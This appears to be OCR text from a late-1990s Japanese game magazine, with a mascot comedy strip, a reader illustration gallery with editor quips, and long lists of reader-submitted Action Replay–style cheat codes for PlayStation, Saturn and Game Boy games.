
PC88Win　PC88エミュレータforWindows(http://home.highway.or.jp/soltin/pc88win.html)


X88000　Project X88000 (http://www.geocities.com/Area51/Dungeon/6809/x88000.html)


ミチロウ：この物語の主人公。クソゲーを滅ぼすために、戦い続けるクソゲー星人。勇者だけに正義感あふれる少年だが、いつもローリーたちに引きずりまわされっぱなし。この物語の良心。

ローリー：隣の国の王子。ショタ好みのプリティーフェイスで登場と思いきや、驚っ鼻のリアルタイプに大変身と多彩なキャラを演じわける。そのうち顔がミドリ色になるというウワサも…!?

★「ココロが大事」とわかっていても…








フルーブ：パーティ唯一の女性にして魔法使い。アクの強いミチロウとローリーのおかげでなにかと薄いキャラだが、今回もさらりとした天然ぶりで、絶妙な前フリ役を務めている。

CHARA'S TALK

ローリー：それにしても『…Ⅷ』よく売れたよな。
フルーブ：300万枚突破したんでしょう？
ミチロウ：ここでクソゲー呼ばわりしていいのか？
ローリー：うん。ホメ過ぎると宇宙の法則が…!?

●おカネもほしいのが人情…業ですな。



ILLUST GALLARY

㊝新学期や異動で新しい環境になった人、もう慣れましたか？　初対面でもゲームラボを話題にすれば、あっというまに親友ですよ!!
㊟……そうか？　と少々疑問だが7月号のお題は「サマービーチ」。夏といえばこれしかないっ!!　投稿よろしく。

今月のお題

子供の日

埼玉県　HI-KICK本

㊝なんだか、無性に柏餅が食べたくなったっス。
㊝㊝さんもまだ「色気より食い気」ですか。

愛知県　キントッシュ

㊝こいのぼりは、日本の伝統行事ですなぁ。
㊝体操服は、日本の伝統装束だったのになぁ…。

大阪府　βカロ珍

㊝この号が出るころは、新シリーズも始まっていますよね。
㊝とうとう地上波にも進出して、ますます絶好調だな。

東京都　あやりん


㊝香港を舞台にした映画が夏ごろまで延期に…。
㊝プレステ版のゲームもきちんと出るのでしょうか？

千葉県　三剣　まや

どーしてみんなさくらしか描かないんだー!?　苺鈴だってかわいいのに…。
㊝なでしこさんや観月先生のイラストもこないなぁ。
㊝誰かさんの影響でしょう。

埼玉県　P.T.T.P/CHY-SAN

トレジャーNAOMI基板第一弾。ポリゴンになった"スペハリ"+"バーニングフォース"で"疾風魔法大作戦"するってなかんじ。お気に入りのキャラは、ムササビのフニャフニャですかね。私ってやつはケモノと少女に弱いねぇ。
㊝人間として非常に正しい態度っス。



山口県
米田　康明

㊝どうです、㊝さんもダイエットのためにやらないと。
㊝いくぜ、体脂肪率10%台!!

しおりにどうぞ…

愛知県　玉三郎

おたくな？男の人は、奥さんよりもメイドさんのほうがいいですか？　ラクだし…。
編楽に手に入るものにあまり価値はないよな。まぁ、快くメイドの格好をしてくれる奥さんが一番ってことで（爆）。

大阪府　くんくん

東京都　黄金時代

編『ソウルキャリバー』よりもこっちのほうを出して欲しいっス。

茨城県　NAG

編新しいことにチャレンジするのにはよい季節ですよね。
編なにげに、このあとの金魚の運命が気になる…。

北海道　アタス

編この2人（匹？）が仲よくしているイラストってみたことないっス。
編猫とねずみですから…。

神奈川県　もんぢゃ部隊

編永野のりこっスか…。以前テレ東でやっていた「みすてないでデイジー」がちょっとアレだったからなぁ。

徳島県　むつき

編スーファミ版が、やりたくなってきたなぁ。
編スーファミなのにしゃべるんですよね。秀作です。

岐阜県　DOS

編昨年度の最優秀作品はこれで決まりですね。
編の周りでも、任天堂に惚れ直した人が続出したもんな。

京都府　SUMIやん

編『ゼルダ』のイラストって、ここ3か月連続で掲載っスよ。
編ハガキで人気ってわかりますよね。やはりすごいですよ、この作品は。

茨城県　緋月　玲

編なんとも艶っぽいイラストですね。
編そこはかとない色気を感じるっス。この季節にふさわしいよな。

神奈川県　荘原柔剣部

編広く浅くキャラクターを大量消費するのが昨今の風潮。それに流されない姿勢は、貴重なものかもしれません。

また来月…

北海道　狗畜生

新作ゲーム速報!!
今月の改造コード


チョコボレーシング

春のチョコボスペシャル!!

グランプリ全王冠取得、全クラス選べる
801E9290 FFFF
801E9292 FFFF

全キャラ使える 80078166 0FFF
（東京都葛飾区/MYANA）

FINAL FANTASY VI



壮大なストーリー再び!!


全通常アイテム所持 D00CF40A 0040 800CF336 A022 D00CF40A 0040 800CF3F4 0063 D00CF40A 0040 800CF3F6 3403 （ナメック星東ナメック/田中マニア【BYYN】）

Play Station

イーヤッホー!? 今月のプレステは充実しすぎの11ページ。いまだに人気の『FFⅧ』や『サイレントヒル』。おまけに『トゥームレイダー3』もあるぞ!! ってなわけで、まさに新作だらけの5月号。やったね父さん!! おっと忘れてた。『モンスターファーム2』も初登場でアミーゴ!! そこのキミ、ゲームラボで好きなゲームを遊び尽くそうぜ。

トゥームレイダー3

備えあれば憂いなし!!



シークレット全部出現する
800A6EB6 003F

アイテム 800981FC 000D
（新潟県新潟市/CIN【GUC】）


サイレントヒル

装備で勝負!?

ハンドガンの弾減らない
800BC538 000F
アイテム1つめ 800BEF64 xxyy
（埼玉県鳩ヶ谷市/矢口 俊男）

モンスターファーム2

アミーゴも大喜び!?



技習得ずみ 80095B80 0600
80095B82 120C
80095B48 0001
〜
80095B7A 0001
（東京都葛飾区/MYANA）

ストリートファイターZERO3

世界総天然色化計画!?

オリコン、スパコン時の残像がカラーになる
1P D0198118 04FF
80198118 0000
D01981CC 04FF
〜
2P D0198118 09FF
80198118 05FF
D01981CC 09FF
〜
（秋田県雄勝郡/木村 友登）

SEGA SATURN

瑠璃色の雪

手のうえで転がす!?

デバッグモード　3605D697　0001
（福島県田村郡/GAMO）

バカ改造で名作復活!!

バーチャファイター2

リングの大きさ　1605F0F4　00xx
視点小　3605F501　000F
キャラ変形
1P　30240002　0001
2P　3024085E　000F
（千葉県印旛郡/HALRIN）

beat mania GB

一発ハイスコア!!

GAMEBOY

スコア
1の位　04xx9DD1
10の位　04xx9ED1
100の位　04xx9FD1
1000の位　04xxA0D1
1万の位　04xxA1D1
10万の位　04xxA2D1
100万の位　04xxA3D1
（東京都立川市/橋本　真）

CONTENTS

Play Station

チョコボレーシング……P129
電車でGO！2……P129
ウンジャマ・ラミー……P129
FINAL FANTASY Ⅷ……P129
サイレントヒル……P129
FINAL FANTASY Ⅵ……P129
ポップンミュージック……P129
トゥームレイダー3……P129
モンスターファーム2……P130
トゥームレイダースThe Best版…P130
トゥームレイダー2……P130
ワールドネバーランド2……P130
Sonata……P131
街～運命の交差点～……P131
グラディウス外伝The Best版……P131
トゥルーラブストーリー2……P131
ストリートファイターZERO3…P132
ソウルマスターThe Best版…P132
ルナティックドーンⅢ……P132
デジモンワールド……P132
ポポローグ……P133
火魅子伝……P133
快刀乱麻 雅……P133
猫侍……P134
クラッシュバンディクー3……P134
エリーのアトリエ……P134
エクサフォーム……P134
BLOODY ROAR2……P134
そのほか……P134～135

SEGA SATURN

ファーランドサーガ　時の道標…P140
Mr.BONES……P143
バーチャファイター2……P143
ストリート・ファイター ZERO2……P143
瑠璃色の雪……P143
ボンバーマン・ファイト……P143
そのほか……P143

SFC & GAMEBOY

beat mania GB……P144
女神転生外伝Last Bible Ⅱ…P144
ボンバーマンクエスト……P144
星のカービー……P144
遊戯王デュエルモンスターズ……P144

Play Station

チョコボレーシング 幻界へのロード

グランプリ全王冠取得、全クラス選べる
801E9290 FFFF
801E9292 FFFF
隠しキャラ、隠しコース使える
801E929C 037F
ストーリーモードで全キャラ使える
80078166 0FFF
セレクト＋□を押した状態でスタートラインをきると1位
1P D0024EDA 2442
80024ED8 0001
D00781F0 0180
80024ED8 000A

自分以外のキャラがスタートまたはゴールライン上にいるときはセレクト＋□ボタンは押さないこと。

サウンドルームBGM全部
801E9294 FFFF
801E9296 FFFF
ムービー全部 801E9298 FFFF
（東京都葛飾区/MYANA）

電車でGO！2

総走行距離MAX 8005D53C C9FF
8005D53E 3B9A
写真、モデル全部
8005D524 FFFF
8005D526 FFFF
ムービー全部 8005D528 FFFF
8005D52A FFFF
持ち時間減らない 3005D984 00FF
R1で最高速 D005D6D0 0008
8005D9B0 FFFF
R2で速度0 D005D6D0 0002
8005D9B0 0000
L1で45キロ D005D6D0 0004
8005D9B0 CB20
L2で20キロ D005D6D0 0001
8005D9B0 59CF

うまくいかないときは、一度R2ボタンを押して0キロにしてから各ボタンを押すこと。

（長野県北佐久郡/山木 淳）
アーケードモードのすべての車両に金星
8005D52C FFFF
3005D52E 000F
（東京都葛飾区/MYANA）

ウンジャマ・ラミー

ステージセレクト 801A532A 3F3F
801A532C 3F3F
801A532E 3F3F
（コードカンパニー/湯川シェンムー【code mania】）

FINAL FANTASY Ⅷ

コチョコボ存在フラグ
300773F8 000x

xxは0＝コチョコボがいない、1＝チョコボがプレステのメモリにいる、3＝ボケステにお出かけ中。コチョコボがボケステにお出かけ中に、プレステ内で別のコチョコボを作るとボケステのコチョコボがプレステに帰れないこともあるので注意。

コチョコボレベル 300773F9 00xx

xx＝01～63。

コチョコボ現在体力MAX
300773FA 0099
コチョコボ最大体力MAX
300773FB 0099
武器ナンバー 800773FC xxxx
（東京都葛飾区/MYANA）

サイレントヒル

セーブ回数固定 800BF00A 0000
プレイ時間固定 800BF1B4 0000
800BF1B6 0000
体力減らない 800BC5EE 0006
どこでもセーブ D00BEC9C 8100
800BF1EC 0010

□＋L2ボタンを同時に押す。

ハンドガンの弾減らない
800BC538 000F
街の地図所持 300BF00D 0001
アイテム1つめ 800BEF64 xxyy

＋4hで次のアイテム。xxは個数。yyは〈第1表〉参照。

（埼玉県鳩ヶ谷市/矢口 俊男）

FINAL FANTASY Ⅵ

ギルMAX 8002F862 0098
8002F860 967F
全通常アイテム所持 D00CF40A 0040
800CF336 A022
D00CF40A 0040
800CF3F4 0063
D00CF40A 0040
800CF3F6 3403

アイテムをせいとんすると全アイテム入手。

どこでもセーブ 3002E201 0080
ザコ敵でない 8002FF6E 0000
（ナメック星東ナメック/田中マニア【BYYN】）
歩数MAX 8002F868 0098
8002F866 967F
幻獣すべてそろう 3002FA69 00FF
8002FA6A FFFF
3002FA6C 00FF
ティナ
経験値MAX 3002F611 007F
3002F612 0096
3002F613 0098
状態OK 3002F614 0000
力MAX 3002F61A 00C8
すばやさMAX 3002F61B 00C8
体力MAX 3002F61C 00C8
まりょくMAX 3002F61D 00C8
右手装備 3002F61F 00xx
左手装備 3002F620 00xx
頭装備 3002F621 00xx
体装備 3002F622 00xx

以降＋25hで次のキャラ。ロック、カイエン、シャドウ、エドガー、マッシュ、セリス、ストラゴス、リルム、セッツァー、モグ、ガウ、ゴゴ、ウーマロの順。

魔法すべて習得
ティナ 8002FA6E FFFF
〜
8002FAA2 FFFF

＋2hずつすべてのラインを入力する。以降＋36hで次のキャラ。順番はステータスと同じ。

1回の戦闘で経験値MAXになる
30020F35 007F
80020F36 9896
アイテム
種類1個め 3002F869 00xx

＋1hで次のアイテム。xxは〈第2表〉参照。

個数 3002F969 00xx

＋1hで次のアイテム。xxは00～63。

いつでも飛空挺 3002F1FA 0001
いつでもチョコボ 3002F1FA 0002

ステータスメニューにいったん入り、戻ると変化する。

（東京都葛飾区/MYANA）

ポップンミュージック

通常プレイとフリーモードで自動演奏
800CD414 0001
全曲セレクト可能になる
800B19B4 3FFF
800B19B6 001F
（奈良県大和郡山市/大原 登）

トゥームレイダー3

日本語版（＋344hで英語版）
酸素減らない 800999C2 07D0

●敵に攻撃されながら、せっせと魔法をドローする姿はかなりダメ度が高いと思いませんか？（埼玉県川口市/ラント20）㊙『FFⅧ』をマヌケな味にしている要因の1つだね。あと、G.F.を回復させるアイテムがペットショップに売っているというのもかなりアレな設定だと思います。

毒受けない 800999DC 0000
体温下がらない 8009B8C0 0258
ララの家
体力減らない 801B9C32 03E8
バギーコース 801161D4 1DB5
80119D18 2015
801BA7D4 01A8
インド編
1面「ジャングル」
体力減らない 801D3CCE 03E8
「インドラの鍵」手に入れている
80098290 0001
2面「滅びた寺院」
体力減らない 801DC0DE 03E8
時間制の扉が閉まらなくなる
801DF3E2 012C
3面「ガンジス川」
体力減らない 801D478E 03E8
4面「カリアケープ」
体力減らない 8017C306 03E8
サウスパシフィックアイランド編
1面「コースト ビレッジ」
体力減らない 801D7A0A 03E8
2面「墜落現場」
体力減らない 801DD4CA 03E8
3面「マデュバの谷」
体力減らない 801DB676 03E8
4面「ピュナ寺院」
体力減らない 8018ECE2 03E8
ロンドン編
1面「テムズ川のほとり」
体力減らない 801E2BAE 03E8
2面「アンダーグラウンド」
体力減らない 801D7566 03E8
3面「ルッドの門」
体力減らない 801E3232 03E8
4面「シティ」
体力減らない 80193316 03E8
ネバダ編
1面「ネバダ砂漠」
体力減らない 801D71DE 03E8
2面「ハイセキュリティーエリア」
体力減らない 801E04EA 03E8
ピストル・ショットガン以外取り戻す
800981FC 000D
ララ燃えない 8009A980 0003
3面「エリア51」
体力減らない 801E020E 03E8
武器庫のレーザーを切る
801DFA16 000C
801DFA1C 0000
監房の赤色レーザーを切る
801DF2AC 0000
801DF334 0000
801DF3BC 0000
アイテム部屋の扉を開く
801DEAB4 4000
時限式二重扉のスイッチ（右）
801E3732 270F
時限式二重扉のスイッチ（左）
801E3F2A 270F
アンタルクティカ編
1面「南極大陸」
体力減らない 801DA3CA 03E8
2面「RX TECH社発掘場」
体力減らない 801DD70A 03E8
3面「滅びたティノス」
体力減らない 801D9672 03E8
4面「クレーター」
体力減らない 801A672E 03E8
ロンドン裏編
裏面「セイントデイ」
体力減らない 801xxxxx 03E8
アイテム
必須コード 800981FC 000D

1面はアイテムが13種類でてこない場合があるので、そのときはデータ部を000Bにすること。

個数MAX3個め 80098208 270F

＋2hで次のアイテム。

アイテム種類2個め 80098238 xxxx

xxxxは〈第3表〉参照。＋4hで次のアイテム。

弾丸
デザートイーグル 80099A7C FF00
ウージー 80099A80 FF00
ショットガン 80099A84 FF00
水中銃 80099A88 FF00
ロケット 80099A8C FF00
グレネード 80099A90 FF00
MP5 80099A94 FF00
後方視点コード 80099CB0 xxxx

標準は1E00～1C00。遠くから見るときは、0000からはじまり2200くらいまでが値の範囲になる。

経過時間 800A6EA4 xxxx
800A6EA6 00xx
使用弾数 800A6EA8 xxxx
シークレット全部出現する
800A6EB6 003F
重要アイテムそろっている
80098290 000F
面セレクト 800987D4 00xx

xxは〈第4表〉参照。適当な場所でセーブし、「ロードゲーム」でどれでもいいからロードする準備をする。決定前にコードをONにして、本が閉じられてからコードを解除する。

（新潟県新潟市/CIN【GUC】）

モンスターファーム2

全技習得ずみ 80095B80 0600
80095B82 120C
80095B48 0001
〜
80095B7A 0001

＋2hずつすべてのラインを入力する。

モンスター種族
Main 800959C8 00xx
Sub 800959CC 00xx

xxは〈第5表〉参照。

（東京都葛飾区/MYANA）

トゥームレイダース The Best版

ステージセレクト 80088C30 000x

xは〈第6表〉参照。最初のステージをプレイした後のセーブデータが必要。適当なステージを選び、決定する前に好きなステージのコードを有効にしてから決定する。

（新潟県新潟市/CIN【GUC】）

トゥームレイダー2

ステージセレクト 80088FEC 00xx

xは〈第7表〉参照。最初のステージプレイした後のセーブデータが必要。適当なステージを選び、決定する前に好きなステージのコードを有効にしてから決定する。

（新潟県新潟市/CIN【GUC】）

ワールドネバーランド2

必須コード 800383C4 02D0
80000BF0 ADE2
80000BF2 0800
お金MAX 80000B40 869F
80000B42 3403
80000B44 0008
80000B46 A6C3
80000B48 0001
80000B4A 3403
80000B4C 000A
80000B4E A2C3
疲労＆ストレス溜まらない
80000B50 000E
80000B52 A6C0
各経験値MAX 80000B60 270F
80000B62 3403
80000B64 0064
80000B66 A6C3
80000B68 0066
80000B6A A6C3
80000B6C 0068
80000B6E A6C3
各能力値MAX 80000B70 00FF
80000B72 3403
80000B74 006A
80000B76 A2C3
80000B78 006B
80000B7A A2C3
80000B7C 006C
80000B7E A2C3
仕事ポイントMAX 80000B80 FFFF
80000B82 3403
80000B84 0034
80000B86 A6C3
80000B88 0036
80000B8A A6C3
アイテムを倉庫に入れると個数MAX
8003A178 FFFF
8003A118 0002
D01D0CD0 0010

●Nintendo64で『謎の村雨城』の続編は出ないのか？（北海道北見市/G）㊙『ゼルダの伝説』が出たんだから、ディスクシステムつながりでぜひ出してほしいところ。そのときは、「クチノヤカ」という暗号の間違いもちゃんと移植してほしいね(やった人にしかわからないネタ)。

8003A178 0000
D01D0CD0 0010
8003A118 0001
（埼玉県鳩ヶ谷市/矢口 俊男）

Sonata

主人公
経験値MAX 800C82AC 967F
800C82AE 0098
HP MAX 800C82B0 03E7
最大HP MAX 800C82B2 03E7
MP MAX 800C82B4 03E7
最大MP MAX 800C82B6 03E7
FP MAX 800C82B8 03E7
最大FP MAX 800C82BA 03E7
Level MAX 800C82BC 0063
毒なし 300C82C3 0000
攻撃力MAX 800C82C4 270F
防御力MAX 800C82C6 270F
素早さMAX 800C82C8 270F
知識MAX 800C82CA 270F
容姿MAX 800C82CC 270F
幸運MAX 800C82CE 270F
武器 800C82D0 xxxx
盾 800C82D2 xxxx
鎧 800C82D4 xxxx
装飾1 800C82D6 xxxx
装飾2 800C82D8 xxxx
アクセサリ1 800C82DA xxxx
アクセサリ2 800C82DC xxxx

どこのパラダイムでも同じステータス。＋34hで次のキャラ。あおい、かなれ、なるみ、ちはや、にしき、ふしみ、いずみ、みずほの順。

全員恋愛ゲージMAX 800C82F2 270F
800C8326 270F
800C835A 270F
800C838E 270F
800C83C2 270F
800C83F6 270F
800C842A 270F
800C845E 270F
セレクト＋L2で攻撃無敵
D0088518 0101
800E3486 0060
セレクト＋R2で一撃必殺攻撃
D0088518 0102
800E3486 0000
セレクト＋L2＋R2で通常攻撃
D0088518 0103
800E3486 0064
どこでもセーブ 300C82AB 0001
アイテム所持数 800C84A8 018D
キャンプ中MP減らない
D002F71A 0064
8002F71A 0060
月 800C8494 00xx
日 800C8498 00xx
午前00/午後01 800C849C 00xx
PAR2専用
アルバム全開 50004618 0000
80180048 0000
アイテムすべてMAX 5000FF04 0001
800C84AC 0000
50008E04 0001
800C88A8 0100
5000FF04 0000
800C84AE 270F
50008E04 0000
800C88AA 270F

アイテム所持数コードと併用する。

ハイドライドSpecial
HP MAX 30100036 0064
最大HP MAX 3010003F 0064
STR MAX 30100037 0064
EXP MAX D0043434 0010
30100038 0063

△ボタンを押す。

MAGIC MAX 30100039 0064
最大MAGIC MAX 30100040 0064
アイテムすべて 30100057 00FF
30100058 00FF
30100059 00FF
3010005A 00FF
3010005B 00FF
3010005C 00FF
3010005D 00FF
3010005E 00FF
3010005F 00FF
30100060 00FF
妖精すべて 30100062 00FF
30100063 00FF
30100064 00FF
（埼玉県南埼玉郡/Lips）

街 ～運命の交差点～

日付
左の本 300A6BDA 000x
〜
300A6BE3 000x

＋1hずつすべてのラインを入力する。

中央の本 300A6FDA 000x
〜
300A6FE3 000x

＋1hずつすべてのラインを入力する。

右の本 300A73DA 000x
〜
300A73E3 000x

＋1hずつすべてのラインを入力する。

時間
左の本 300A6BE4 00xx
〜
300A6BED 00xx

＋1hずつすべてのラインを入力する。

中央の本 300A6FE4 00xx
〜
300A6FED 00xx

＋1hずつすべてのラインを入力する。

右の本 300A73E4 00xx
〜
300A73ED 00xx

＋1hずつすべてのラインを入力する。

セーブ回数
左の本 300A6BFC 00xx
300A6BFD 00xx
中央の本 300A6FFC 00xx
300A6FFD 00xx
右の本 300A73FC 00xx
300A73FD 00xx
エンディング
左の本
完 300A6C34 000x
〜
300A6C3D 000x

＋1hずつすべてのラインを入力する。

終 300A6C3E 000x
〜
300A6CB7 000x

＋1hずつすべてのラインを入力する。

中央の本
完 300A7034 000x
〜
300A703D 000x

＋1hずつすべてのラインを入力する。

終 300A703E 000x
〜
300A70B7 000x

＋1hずつすべてのラインを入力する。

右の本
完 300A7434 000x
〜
300A743D 000x

＋1hずつすべてのラインを入力する。

終 300A743E 000x
〜
300A74B7 000x

＋1hずつすべてのラインを入力する。

（京都府京都市/Alicenotes【GUC】）

グラディウス外伝 The Best版

残機減らない 800A75A8 6464
クレジット減らない 300F11D6 0009
ステージセレクト 800F1A78 0001
800F1A7A 0908
無敵
1P D00A75E8 0063
800A75E8 0041
2P D00A75EC 0063
800A75EC 0041
コナミコマンド技制限なし
800A75C8 0101
（東京都葛飾区/MYANA）

トゥルーラブストーリー2

アルバム全開 801D1318 FFFF
〜

●初代『ストII』のリュウは、嫌いなものが「くも(こんちゅう)」になっているがクモは昆虫じゃないっス。（新潟県新潟市/田中 悟）㊙それはカプコンも気づいているのでそっとしてあげましょう。「春麗のプロフィールは志穂美悦子じゃねえか！」というツッコミも禁止です。

801D13B8 FFFF

＋2hずつすべてのラインを入力。

アイテム 801D10xx 0001

xxは〈第8表〉参照。

いつの間にかにデートの約束が
801D1128 xxxx

xxxxは0001＝森下茜、0002＝七瀬かすみ、0004＝波多野葵、0008＝深山早苗、0010＝沢田璃未、0020＝丘野陽子、0040＝香坂麻衣子、0080＝中里佳織、0100＝瑞木あゆみ、0200＝風間こだち、FFFF＝全員。

2度めのデートの場所選択
801D1124 xxxx

メニュー画面のちびキャラ選択
801D1434 000x

xは0＝君子、1＝茜、2＝かすみ、3＝葵、4＝早苗、5＝璃未、6＝陽子、7＝麻衣子、8＝佳織、9＝あゆみ、A＝こだち、B＝???。

ときめきゲージ 8016B86C 0064
ドキドキハート 8016B868 xxxx

xxxxは0000～00FF。

現在位置固定 8016B874 0000
（東京都板橋区/桜【GUC】）

ストリートファイターZERO3

暗転がなくなる
1P 3019A0F9 0000
2P 30194541 0000

必殺技合体
1P D01940F8 00xx
801940F8 00yy
2P D0194540 00xx
80194540 00xx

xxは〈第9表〉参照。Dコードのほうにベースにしたい技の数値をいれる。8コードのほうにベースの必殺技に合体させたい技の数値を入力する。竜巻系の技はほとんどハングアップするので注意。

下＋セレクトで通常状態
1P D01B8A92 FFBE
801940F8 0701
2P D019835A FFBE
80194454 0701

必殺技合体コードを使用したときや、キャラがハングアップした時に使用すること。

挑発無限
1P 8019410A 0001
2P 80194552 0001

オリコン、スパコン時の残像がカラーになる
1P D0198118 04FF
80198118 0000
D01981CC 04FF
801981CC 0000
D01981CC 03FF
801981CC 0000
D0198280 03FF
80198280 0000
2P D0198118 09FF
80198118 05FF
D01981CC 09FF
801981CC 05FF
D01981CC 08FF
801981CC 05FF
D0198280 08FF
80198280 05FF
（秋田県雄勝郡/木村 友登）

ソウルマスター The Best版

主人公
現在体力 801236CC 00xx
攻撃力 301236D2 00xx
防御力 301236D4 00xx
俊敏性 301236D6 00xx
体力 301236D8 00xx

モンスターカード
モンスターの種類 301236E8 00xx
攻撃力 301236EA 00xx
防御力 301236EC 00xx
俊敏性 301236EE 00xx
体力 301236F0 00xx
特殊攻撃力 301236F2 00xx
特殊俊敏性 301236F4 00xx

xxは〈第10表〉参照。

